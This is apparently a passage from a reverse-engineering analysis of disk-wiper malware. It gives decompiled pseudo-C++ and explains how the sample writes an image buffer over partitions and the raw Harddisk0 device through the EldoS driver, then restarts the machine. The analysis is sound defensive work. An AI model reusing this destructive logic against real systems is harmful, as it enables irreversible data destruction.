
```
58        + (signed int)(::counter + nNumberOfBytesToWrite) / Arg3AsIntPtr) & 0xFFFFFE00;
59    if ( counter < Arg3AsIntPtr )
60    {
61      lDistanceToMove = counter * result;
62      do
63      {
64        v10 = v17;
65        if ( (unsigned __int16)v17 > 0x30u )
66        {
67          do
68          {
69            v11 = StringLength_1;
70            v21[StringLength_1] = 0;
71            *(&Path_1 + v11) = v10;
72            if ( wcscmp((const unsigned __int16 *)&Path_1, (const unsigned __int16 *)DeviceStringCopy) )
73            {
74              if ( wcscmp((const unsigned __int16 *)&Path_1, (const unsigned __int16 *)DeviceHardDiskStringCopy) )
75              {
76                FileHandleWithNameChanged = SetSystemTimeChangeNameOfPartitionAndGetHandleToPartition((char *)&Path_1);
77                if ( FileHandleWithNameChanged != (HANDLE *)-1 )
78                {
79                  SetFilePointerAndWritePicture(FileHandleWithNameChanged, 0, lDistanceToMove, ::counter);
80                  SubstringPath = Path[2 * wcslen((const unsigned __int16 *)Path) - 2];
81                  if ( (unsigned __int8)(SubstringPath - 48) <= 9u && (unsigned __int8)(v10 - 48) <= 9u && v15 <= 9 )
82                  {
83                    v13 = sub_404DF0(&SubstringPath);
84                    *(_DWORD *)v13 = v15;
85                    sub_404DF0(&SubstringPath)[4] = v10;
86                    sub_403F80();
87                  }
88                  CloseHandle(FileHandleWithNameChanged);
89                }
90              }
91            }
92            --v10;
93          }
94          while ( (unsigned __int16)v10 > 0x30u );
95          Arg3AsIntPtrCpy = Arg3AsIntPtr;
96          result = v18;
97        }
98        lDistanceToMove += result;
99        ++v15;
00      }
01      while ( (signed int)v15 < Arg3AsIntPtrCpy );
```

Thread function pseudo C++

Generally I am not a fan of relying on the decompiled code as a lot can be missed but considering all the nested loops and byte manipulation I felt that this was a better way to display the control flow.

As you can see this function is pretty complicated but I've done my best to rename the variables to informative names. The most important piece of this pseudo C is the section from line 76 to 86. These 7 lines are responsible for writing the picture buffer to the path passed within this function. First it makes 2 checks to compare the path passed into the function with the DeviceString and DeviceHardDiskString. Then it will get a file handle, where the filename for that handle has the serial key for the disk wiper appended to it after a #, and if that is successful, then the handle is passed to **SetFilePointerAndWritePicture** which will write the picture buffer over spans of memory for the handle being passed in.

So its clear that the purpose of this function is to take in a path, and start writing the image buffer to file at that path. With that I renamed **Sub_402F40** to **WriteImageBufToPathThread**. Now that we have looked at the thread function, we have analyzed all the pieces required for the loop we were just looking at in **_wmain**




Complete partition corruption loop

This loop iterates over all of the partitions gathered from the registry and will write the picture buffer to random sections in each of the partitions. So while the functions we looked at were complex, looking at the high level picture really sheds a light as to what the sample attempts to do.

Now at the final section of **_wmain** we can see a call to **Sub_4034B0** or as I have renamed it **DropElDosDiskWiperAndRestartMachine**.


Corrupt partition0 and restart machine call

Once we enter this function ,we can see a call to CorruptPartition0AndRestartMachine with the argument \\Device\\Harddisk0\\Partition0. If you were to look at the threads that were just generated in a debugger you can see that it won't start a thread for corrupting Harddisk0\\Partition0, this is due to the fact that partition0 is a special case and points to the entire contents of Harddisk0. Where Harddisk0 is generally where the OS is installed and has to be corrupted last.




Once the handle to Partition0 is acquired it writes the the picture buffer to the beginning of the partition and promptly closes the handle to it continuing onward. Soon after the function will acquire a file handle for the string global variable **dword_428D2C**. Generally the function used to get a file handle is **OpenFile** but CreateFile can also be used to get the handle to the file passed.


If the initial CreateFile call fails, it will append a string to **dword_428D2C** and attempt to get the file handle again. If the handle is valid, we see a call again to **SetFilePointerAndWritePicture** with the newly acquired file handle.




Once the picture buffer is written to the file handle the function checks the length of the DeviceHardDisk string. While string length is its own function in C **wcslen**, generally that function is inlined to others as its relatively small and removes the need to setup the function call for wcslen.



The snippet above calculates string length and checks whether the length of that DeviceHardDiskString is greater than 1. Assuming that the string is valid and contains the information expected, then a conditional is evaluated to check whether DeviceHardDiskString and DeviceStringCopy are the same value.




Just as wcslen is inlined when the program is compiled so is **wcscmp**. This section loads the two strings and checks whether they are the same values. If they are the same values, then we get into the critical portion of this function.




So at this point, if the length of DeviceHardDiskString is greater than 1, and it is the same as DeviceStringCopy, then we get into the assembly blocks in the screenshot above. The filepath being passed is the DeviceHardDiskString. The file at this path will have the EldoS key license appended to the filename after a "#"

and the handle will be returned. The file handle that is returned is then passed to **SetFilePointerAndWritePicture** where the raw hard disk device will have the picture buffer written to it at the beginning of the raw device.



Get handle to partition0

So the previous call we saw was writing the picture buffer to DeviceHardDiskString, whereas for this assembly snippet it works with DeviceString. Once it has a valid handle to the device, it will write the picture buffer to the device pointed at DeviceString. Its interesting to note that instead of writing over the entirety of the disk, the actors decided to just write over the first 1024 bytes. Its much quicker than writing over the device and is still nearly impossible to repair.

